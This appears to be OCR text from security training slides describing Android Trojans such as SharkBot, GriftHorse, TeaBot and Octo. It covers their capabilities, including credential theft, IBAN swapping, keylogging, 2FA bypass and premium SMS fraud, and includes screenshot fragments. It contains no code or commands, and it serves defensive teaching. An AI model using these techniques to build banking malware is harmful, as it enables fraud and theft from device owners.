
  - **Ghost Touch Generator**

    Ghost Touch Generator works by forcing the victim to touch the cancel button, which does the work of the permit button. Thus, the attacker can trick the victim into granting remote access to the smartphone without the victim’s knowledge.

Android Trojans

SharkBot Banking Trojan

- The SharkBot Android banking Trojan compromises the target Android device and initiates money transfer using the **Automatic Transfer Systems (ATS) technique**
- Upon installation, SharkBot can perform the following actions:
  - **Steal login credentials and credit-card information**
  - **Interact with SMS messages**
  - **Enable keylogging functions**
  - **Enable remote access to the Android device**


Bank App
JB
John Black
Available: 12000 €
Submit
SharkBot App
Bank App
JB
John Black
Available: 12000 €
Submit
Cleafy | LABS

Name: Paul White
IBAN: AA61INGB4734775338
Amount: 1200 €

Legitimate IBAN entered by the user

SharkBot app swap the IBAN during the transaction


Name: Paul White
IBAN: ZZ43XCVB4311454598
Amount: 1200 €

https://www.cleafy.com

Android Trojans (Cont'd)

GriftHorse

- GriftHorse is an Android Trojan that is **embedded within more than 200 malicious applications**
- When an Android user installs a malicious application, it **pops up a massive number of notifications regarding discounts** and price drops that are designed to trick users


BSNL MOBILE
100%
12:36
Thu, Sep 2
PhotoEffectPro • now
NordVPN • 1h
Android System
Fully charged
Continuă
+30 XXXXXXXXXX
Get Access
Terms and Conditions

GIFT! Take your GIFT today for FREE!

Connected to Netherlands #874

USB debugging connected
Tap to turn off USB debugging

Apasă butonul de mai jos și trimite codul pentru a accesa conținutul

Enter your phone number

Stay Home - Stay Safe

Περιγραφή
Υπηρεσία Παροχής Περιεχομένου. Θα λαμβάνετε 12 έως 48 sms τον μήνα
Χρέωση
€24,96/Μήνα 12 SMS, €2,08 έκαστο ή ως 48SMS €0,52 έκαστο Τελική τιμή με φόρου
Πάροχος Υπηρεσίας
MOBIVAS Μονοπρόσωπη ΙΚΕ
Επικοινωνία
2111881795, support@mobivas.gr
Διαγραφή
Στείλε STOP APS στο 54213 ή στο 54018. Απλή χρέωση SMS στην αποστολή.

https://www.techspot.com

- **TeaBot**
- **Android Police Virus**
- **Octo**
- **Aberebot**
- **Xenomorph**

Android Trojans

- **SharkBot**

  Source: *https://www.cleafy.com*

  The SharkBot Android banking Trojan compromises the target Android device and initiates money transfer using the Automatic Transfer System (ATS) technique. SharkBot can bypass two-factor and multi-factor authentication mechanisms, which can be used to verify the user identity and detect suspicious money transfers. This Trojan targets banking applications and cryptocurrency exchanges in the UK, Italy, the US, and other countries.

Once SharkBot is installed on the target Android device, it can exfiltrate sensitive information such as credentials, account holder details, and account transactions by abusing accessibility features. This malicious code uses multiple anti-analyst techniques to evade antivirus solutions. SharkBot can also intercept SMS communication from the bank and steal credit-card information.

SharkBot can perform the following actions after its installation:

- Steal login credentials and credit-card information
- Interact with SMS messages
- Enable keylogging functions
- Enable remote access to the Android device

